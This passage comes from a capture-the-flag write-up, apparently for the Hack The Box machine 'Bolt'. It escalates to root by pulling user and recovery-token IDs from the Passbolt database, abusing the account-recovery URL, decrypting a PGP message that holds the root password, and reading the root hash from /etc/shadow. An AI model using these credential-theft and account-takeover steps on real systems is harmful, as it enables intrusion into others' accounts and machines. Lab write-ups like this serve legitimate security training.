        ->setPass(['userId', 'tokenId'])
        ->setMethods(['GET']);

    $routes->connect('/recover/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'RecoverStart', 'action' => 's
        ->setPass(['userId', 'tokenId'])
        ->setMethods(['GET']);

    $routes->connect('/completeRecovery/:userId', ['prefix' => 'Setup', 'controller' => 'RecoverComplete', 'action' =>
        ->setPass(['userId'])
        ->setMethods(['PUT', 'POST']);
});

...
```


The intresting part is:

```
$routes->connect('/recover/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'RecoverStart', 'action' => 'start
    ->setPass(['userId', 'tokenId'])
    ->setMethods(['GET']);
```

Actually when we are trying to recover account (from https://passbolt.bolt.htb):




Clicking on next:




We can navigate to the route https://passbolt.bolt.htb/setup/recover/:userId/:tokenId.


We can get the user id and token id from passbolt database (We already get the credentials before on `/etc/passbolt/passbolt.php`):

```
eddie@bolt:$ mysql -u passbolt -p${p} -e "use passboltdb; select * from users"
mysql: [Warning] Using a password on the command line interface can be insecure.
+--------------------------------------+--------------------------------------+----------------+--------+---------+---
| id                                   | role_id                              | username       | active | deleted | cr
+--------------------------------------+--------------------------------------+----------------+--------+---------+---
| 4e184ee6-e436-47fb-91c9-dccb57f250bc | 1cfcd300-0664-407e-85e6-c11664a7d86c | eddie@bolt.htb |      1 |       0 | 20
| 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 | 975b9a56-b1b1-453c-9362-c238a85dad76 | clark@bolt.htb |      1 |       0 | 20
+--------------------------------------+--------------------------------------+----------------+--------+---------+---
eddie@bolt:/tmp$ mysql -u passbolt -p${p} -e "use passboltdb; select * from authentication_tokens;"
mysql: [Warning] Using a password on the command line interface can be insecure.
+--------------------------------------+--------------------------------------+--------------------------------------+
| id                                   | token                                | user_id                              |
+--------------------------------------+--------------------------------------+--------------------------------------+
| 015b22eb-694f-4c94-a97d-0c87d69017ed | a7b19b6b-9f7f-482b-b677-b284ad5d6a29 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| 0e00a95e-5d29-4867-9ef7-0e87a0d13833 | 3ff489bb-6216-4642-bb4a-7b5a7600c8d3 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| 33bb7368-2f0e-4ef1-a35c-0793c8837b84 | 730635fd-c075-447b-91a6-56b25621b504 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| 415f74dd-7e94-4799-8ee5-2f88ec0d72c6 | f4509818-b9f7-41a0-9804-0e0e0362eff0 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff91 |
| 463f2e84-1f36-4e2f-ac0d-0010b96edee3 | f861c953-aac8-4902-88da-5d17aca0ffde | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 |
| 57bb11fb-01e5-413c-9442-1d9bc480dbfb | cb900e0b-c602-4da7-acb6-f1daec248836 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| 5bb9d763-c95c-4986-9119-542133e3279c | 5779bcad-2c17-487c-bf01-8168a3b20393 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 |
| a0c009af-df45-4587-b52c-c1c6e0873106 | bca78c99-4a08-488c-a308-2695c4643c36 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff91 |
| ac1f4319-f9da-4cfd-95e4-ddc58b180694 | 25083f5f-fa10-4f78-9ac8-53246cc030c4 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 |
| b1f9eda8-986c-4cfd-9afd-d0f7d9734554 | d59321ea-ea62-4fc8-b990-0385f19f7238 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| c54ef2f0-0ebf-42fe-90a5-e08d97631bcd | c88de57f-e27a-469f-9d87-519db7c7a2d7 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| e60cb0de-eaad-406a-aea3-a39c2abeee5a | 1e58d500-57ec-4d45-83ac-46186ff769e2 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| feb08771-2e55-43d8-92bc-d4a34d403273 | 8c7d2952-1598-420d-a666-fdece8f02bfc | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
+--------------------------------------+--------------------------------------+--------------------------------------+
```


Let's get the token of `eddie@bolt.htb` which is `1e58d500-57ec-4d45-83ac-46186ff769e2`, The user id of `eddie@bolt.htb` is `4e184ee6-e436-47fb-91c9-dccb57f250bc`.

Now let's build the url: https://passbolt.bolt.htb/setup/recover/4e184ee6-e436-47fb-91c9-dccb57f250bc/1e58d500-57ec-4d45-83ac-46186ff769e2.


By browsing to this URL we get:





We can enter there the PGP private key we just found before, Clicking on Next:





Clicking on Verify and we get some security token:




Clicking on Next and we get the passbolt portal:




If we are clicking on the button to unhide the root password as asked again to enter the passpharse:




Enter the passpharse and we get the root password:




The root password is `Z(2rmxsNW(Z?3=p/9s` , Let's use it:

```
eddie@bolt:~$ su root
Password:
root@bolt:/home/eddie# whoami && id && hostname
root
uid=0(root) gid=0(root) groups=0(root)
bolt.htb
root@bolt:/home/eddie# cat /root/root.txt
03cf0eb1cb9c267473f132c0a06f2ca2
```

And we get the root flag `03cf0eb1cb9c267473f132c0a06f2ca2` .

***Method 2***

Reading data from `email_queue` on `passboltdb` :


```
eddie@bolt:~$ mysql -u passbolt -p${p} -e "use passboltdb; select * from email_queue"
...
| 13 | eddie@bolt.htb | NULL       | NULL        | Eddie edited the password passbolt.bolt.htb    | default | LU/resourc
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

wcBMA/ZcqHmj13/kAQf/UGf6kAGXa6nm9toGx1cQBYVr2fidgiLmYSO7+XhK
NWgw4+N1R3eIra+JCEAxq2LiO7Qvr2nu1OJXoqM9+N379M7AqAsKfNdlpt36
cF+7EKVy90z72S3qzEbKYWC1Ry01j39aeRGw3XLSB3Zf67RQY1V8y80lo4tz
```

```
dpS5z+c4j5v+IgIe0WLHtsyev5bmmjp56vWDnjh43w+7TmwcSs8wxa5EbZSE
rRVTbQ07Ol8QF9XaEYLEEJGh+vyBOwuZn4dO4+Qe1+PzywK4UCPxgQrH2sCf
OnlP059yoz9rl6BdV4UIXMEk6eG5gZMIQpcmfYMIRSJAp4VDgy60O7A/S2nc
KtLA7wGlxY1IjIWnxOSQyiODuUf+x4BesxCtYjkeKxH084b4Pvpz4+1AD3ys
5NDrwFV9zOA9qgfH5FXPRC5nJh1lZodhxolxscC/PHMvX0gGom7cSYco8bTX
ZwXEv5c+IFKDH4Yr7meeiKNfy+sr2/FqiAnw8SwpJtBPiIJDE8nYAv+eiAHp
3Vnov4eHY7/Qj2bDOYAZiYwSZkgjhmZCwL9UmPtQKGCATQkyhBdhnGWsOICt
42E/vhvF7wCqdTR+NAuYFddUftX78UzrJmlobRR+NGxTUDZgmGtN5XQvuyZi
oQWjMjZX9ivSP23hJdBCaJTHngmwSLlIvquGCY5ep0AeIRxC8FjfdGr9MAU/
72+za0y9yvXuk8gXHsdXNVLxZ2fY7tcqlf4kf6sOW4c/SZSM3VgBJMoM/NnV
Z65hT6OIQ3mI2W/h06/N3qCb+vezh+6WBjUKqdv2+pgHOVzi8DtRO7jHT43T
ZOEYUM9/w+6P9e3zrwiD9Hrx6XWKNY+W5euPp8VwCtkkrKGDdqP6wkYuoWft
GmE96U0Qq2LWDny6QrnPpG/TWNWUX/Zw7vSAr7V9
=s7tx
-----END PGP MESSAGE-----
";s:7:"created";O:20:"Cake\I18n\FrozenTime":3:{s:4:"date";s:26:"2021-02-25 21:50:11.000000";s:13:"timezone_type";i:3;s
...
```


As we can see, we found the following PGP encrypted message from `eddie@bolt.htb` :


```
-----BEGIN PGP MESSAGE-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

wcBMA/ZcqHmj13/kAQf/UGf6kAGXa6nm9toGx1cQBYVr2fidgiLmYSO7+XhK
NWgw4+N1R3eIra+JCEAxq2LiO7Qvr2nu1OJXoqM9+N379M7AqAsKfNdlpt36
cF+7EKVy90z72S3qzEbKYWC1Ry01j39aeRGw3XLSB3Zf67RQY1V8y80lo4tz
dpS5z+c4j5v+IgIe0WLHtsyev5bmmjp56vWDnjh43w+7TmwcSs8wxa5EbZSE
rRVTbQ07Ol8QF9XaEYLEEJGh+vyBOwuZn4dO4+Qe1+PzywK4UCPxgQrH2sCf
OnlP059yoz9rl6BdV4UIXMEk6eG5gZMIQpcmfYMIRSJAp4VDgy60O7A/S2nc
KtLA7wGlxY1IjIWnxOSQyiODuUf+x4BesxCtYjkeKxH084b4Pvpz4+1AD3ys
5NDrwFV9zOA9qgfH5FXPRC5nJh1lZodhxolxscC/PHMvX0gGom7cSYco8bTX
ZwXEv5c+IFKDH4Yr7meeiKNfy+sr2/FqiAnw8SwpJtBPiIJDE8nYAv+eiAHp
3Vnov4eHY7/Qj2bDOYAZiYwSZkgjhmZCwL9UmPtQKGCATQkyhBdhnGWsOICt
42E/vhvF7wCqdTR+NAuYFddUftX78UzrJmlobRR+NGxTUDZgmGtN5XQvuyZi
oQWjMjZX9ivSP23hJdBCaJTHngmwSLlIvquGCY5ep0AeIRxC8FjfdGr9MAU/
72+za0y9yvXuk8gXHsdXNVLxZ2fY7tcqlf4kf6sOW4c/SZSM3VgBJMoM/NnV
Z65hT6OIQ3mI2W/h06/N3qCb+vezh+6WBjUKqdv2+pgHOVzi8DtRO7jHT43T
ZOEYUM9/w+6P9e3zrwiD9Hrx6XWKNY+W5euPp8VwCtkkrKGDdqP6wkYuoWft
GmE96U0Qq2LWDny6QrnPpG/TWNWUX/Zw7vSAr7V9
=s7tx
-----END PGP MESSAGE-----
```


We have eddie's PGP private key and passphare, Let's decrypt this message using CyberChef:




And we get the message `{"password":"Z(2rmxsNW(Z?3=p/9s","description":""}` which contians the root password.

PDF password:

```
root@bolt:/tmp# cat /etc/shadow | grep root | cut -d ':' -f2
$6$gID7DRyUwzMW69Ul$209oMxMiaHmg1iiIbvO0z7Z7Twe./PKnGZKede1XYfsqynZ/xLN5jAmtwMLFWpFLeV6vf8YSVsj87Q5zkbudX.
```